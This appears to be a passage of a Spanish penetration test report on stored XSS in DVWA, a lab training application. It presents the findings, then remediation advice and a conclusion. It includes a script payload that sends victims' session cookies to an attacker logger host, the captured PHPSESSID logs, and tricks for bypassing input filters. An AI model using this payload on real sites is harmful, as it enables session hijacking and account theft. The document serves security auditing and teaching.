<p>CVSS: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L/E:H/RL:W/RC:C</p>	<p>CVSS Score: 9.7</p>
<p>Activos afectados: URL: http://10.0.2.15/dvwa/vulnerabilities/xss_s/ IP: 10.0.2.15</p>	
<p>Ocurrencias: 2</p>	
<p>Tipo de vulnerabilidad: APP</p>	
<p>Detalles:</p> <ul style="list-style-type: none">PT03032024-DVWA-005_001: Se ha confirmado la presencia de la vulnerabilidad XSS Almacenado para la aplicación DVWA. <p>A pesar de que el elemento <code><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></code> no permite escribir más de 50 caracteres, de nuevo esta regla se puede saltar inspeccionando el código fuente de la web y quitando esta restricción.</p> <ul style="list-style-type: none"><code><textarea name="mtxMessage" cols="50" rows="3" ></textarea></code> <p>Una característica de esta vulnerabilidad es que se pueden almacenar varios scripts en la web, ejecutándose todos y cada uno de ellos al cargarse, para mostrar esta característica puedo colocar dos alertas a fin de ver los popups.</p>	


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Espartaco"/>
Message *	<div>Hola este es mi primer post <script>alert('Alerta numero 1')</script></div>
<div>Sign Guestbook Clear Guestbook</div>	

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="AlexMonty"/>
Message *	<div>EEEEEEEEEEspartaco! <script>alert('Alerta numero 2')</script></div>
<div>Sign Guestbook Clear Guestbook</div>	

Al cargar la página salta el primer popup y luego el segundo.




Para realizar un ataque más agresivo, teniendo en cuenta que esta auditoría se está realizando sobre un entorno aislado y controlado se va a realizar el mismo ataque realizado con el XSS reflejado.

- ```
<script> var i = new Image(); i.src="http://10.0.2.8:8081/xss_logger.php?result="+document.cookie; </script>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

|                                           |                                                                                                                                                                |
|-------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Name *                                    | <input type="text" value="Ouflen"/>                                                                                                                            |
| Message *                                 | <div>Que pasa compitruenos?<br/>&lt;script&gt; var i = new Image(); i.src="http://10.0.2.8:8081/xss_logger.php?result="+document.cookie; &lt;/script&gt;</div> |
| <div>Sign Guestbook Clear Guestbook</div> |                                                                                                                                                                |

De nuevo, el atacante recibe la cookie de sesión del usuario.




```
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=PHPSESSID=3lu302gphpopbaepgos30udmm4; security=low
```

- **PT03032024-DVWA-005\_002:**

Para el nivel medio también se confirme la vulnerabilidad XSS.


Para este nivel aplica la función addslashes(\$message) de PHP para añadir una barra invertida a los caracteres especiales a la hora de guardar la información en la base de datos, algo que impide realizar la inyección por el cuerpo del mensaje por el método visto hasta ahora, pero en el campo nombre se repite el replace de <script> por una cadena vacía, lo que lo convierte de nuevo en vulnerable al repetir la misma medida que para XSS Reflejado en nivel medio.

## Vulnerability: Stored Cross Site Scripting (XSS)



Name \*

Message \*



**Recomendaciones:**

A fin de combatir los ataques Cross Site Scripting se pueden seguir una serie de medidas:

1. **Validación y escape de entrada de usuario:** Validar y escapar adecuadamente todas las entradas de usuario, como datos de formularios, URL y cookies, antes de procesarlas y mostrarlas en la aplicación web. Esto impide que el código JavaScript malicioso sea ejecutado en el navegador del usuario.
2. **Utilizar listas blancas para la entrada:** En lugar de permitir todos los caracteres, utilizar listas blancas para permitir solo los caracteres necesarios en la entrada de usuario en la medida de lo posible. Esto reduce la superficie de ataque y evita que se introduzcan caracteres maliciosos.
3. **Codificación de salida segura:** Codificar correctamente todos los datos dinámicos antes de insertarlos en el HTML de la página web. Esto previene la ejecución de scripts maliciosos al mostrar los datos al usuario.
4. **Establecer encabezados de seguridad HTTP:** Configurar encabezados HTTP de seguridad, como Content Security Policy (CSP), que ayudan a mitigar los riesgos de XSS al especificar de dónde se pueden cargar los recursos de la página web y qué tipos de contenido están permitidos.
5. **Utilizar frameworks y bibliotecas seguras:** Utilizar frameworks y bibliotecas de desarrollo web que incluyan funciones de seguridad integradas para prevenir ataques XSS, como la codificación automática de salida y la protección contra inyecciones de HTML.
6. **Usar HTTPS:** Utiliza HTTPS en lugar de HTTP para cifrar la comunicación entre el cliente y el servidor. Esto ayuda a proteger las cookies de sesión y otros datos confidenciales transmitidos durante la navegación.
7. **Utilizar cookies seguras:** Marcar las cookies de sesión como "seguras" y "HTTPOnly". La marca "segura" asegura que las cookies solo se envíen a través de conexiones HTTPS, mientras que la marca "HTTPOnly" evita que el JavaScript acceda a las cookies, lo que ayuda a prevenir ataques de secuestro de sesiones basados en XSS.
8. **Implementar tokens anti-CSRF:** Utiliza tokens anti-CSRF (Cross-Site Request Forgery) para proteger las acciones sensibles de la aplicación, como el cambio de contraseña o la realización de transacciones financieras. Estos tokens garantizan que las solicitudes provengan de fuentes legítimas y no sean el resultado de un ataque de terceros.
9. **Configurar tiempos de expiración cortos:** Establece tiempos de expiración cortos para las sesiones de usuario y las cookies de sesión. Esto limita el tiempo durante el cual un atacante puede aprovechar una sesión secuestrada.
10. **Implementar mecanismos de autenticación multifactor (MFA):** Utiliza autenticación multifactor para agregar una capa adicional de seguridad. Esto puede incluir la verificación por SMS, aplicaciones de autenticación móvil o tokens de hardware.
11. **Monitorear y registrar la actividad de sesión:** Implementa registros de actividad de sesión para detectar y responder rápidamente a comportamientos anómalos, como accesos desde ubicaciones inusuales o cambios de comportamiento en las sesiones de usuario.

**Referencias:**

<https://owasp.org/www-community/attacks/xss/>

[https://owasp.org/www-community/Types\\_of\\_Cross-Site\\_Scripting](https://owasp.org/www-community/Types_of_Cross-Site_Scripting)

<https://owasp.org/www-community/attacks/xss/#stored-xss-attacks>

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

## Conclusión

Después de llevar a cabo la auditoría, se han corroborado todas las inquietudes referentes a las vulnerabilidades señaladas por el equipo DVWA, debido a la carencia de las medidas adecuadas para mitigar los ataques descritos en el presente informe. El nivel de criticidad global se califica en Crítico. Dado que la mayoría de las vulnerabilidades identificadas se sitúan en los niveles Crítico y Alto.

Se insta con firmeza a que se adopten acciones para mitigar dichas vulnerabilidades y, posteriormente, se proceda a una certificación de la vulnerabilidad de la aplicación web.

Se recomienda realizar una auditoría exhaustiva tanto de la aplicación DVWA como de la infraestructura y red que conforman el sistema, con el objetivo de identificar y abordar cualquier otra posible vulnerabilidad existente. Además, se sugiere implementar un programa continuo de gestión de vulnerabilidades para supervisar y mantener la seguridad tanto de la aplicación como de la infraestructura en el tiempo.

## Anexos

En relación con los antecedentes y los objetivos establecidos para esta auditoría, se ha enfocado exclusivamente en la identificación y evaluación de las vulnerabilidades conocidas como SQL Injection, XSS (Cross-Site Scripting), Command Injection y File Upload. Es importante destacar que cualquier otra vulnerabilidad que pudiera estar presente en la aplicación y no se mencione en este informe no se considera automáticamente exenta de su posible existencia.

Se recomienda encarecidamente realizar una evaluación exhaustiva de la aplicación para asegurar su correcto funcionamiento, con el fin de identificar cualquier otra vulnerabilidad que pudiera comprometer su seguridad. Este enfoque garantizará una mayor robustez en la protección de la aplicación frente a posibles amenazas y riesgos potenciales.

A fin de mantener unas buenas prácticas en el ámbito de la ciberseguridad se recomienda adicionalmente:

1. **Aplicar actualizaciones y parches de seguridad:** Mantener el software y sistemas actualizados con las últimas versiones y parches de seguridad. Las actualizaciones a menudo incluyen correcciones para vulnerabilidades conocidas, lo que reduce la superficie de ataque para los posibles ataques.
2. **Realizar pruebas de seguridad regulares:** Realizar pruebas de penetración y auditorías de seguridad de forma regular para identificar y corregir posibles vulnerabilidades y amenazas de seguridad.
3. **Realizar una certificación de pruebas de penetración:** Tras la realización de una prueba de intrusión y, una vez tomadas las medidas para solventar las vulnerabilidades reportadas, realizar un proceso por el que se trate de validar la seguridad de los sistemas involucrados, certificando la ausencia de vulnerabilidad o reevaluación de medidas a tomar.
4. **Implementar cifrado de datos:** Utilizar técnicas de cifrado para proteger la confidencialidad de los datos sensibles, tanto en reposo como en tránsito, asegurando que la información crítica esté protegida incluso si es comprometida la seguridad de la red o los dispositivos.
5. **Educación y entrenamiento del personal:** La educación y concienciación del personal sobre mejores prácticas de seguridad es un pilar importante para la prevención de ataques y la importancia de la validación de fuentes de información recibida por diferentes medios a fin de evitar ataques por vectores no esperados o controlados.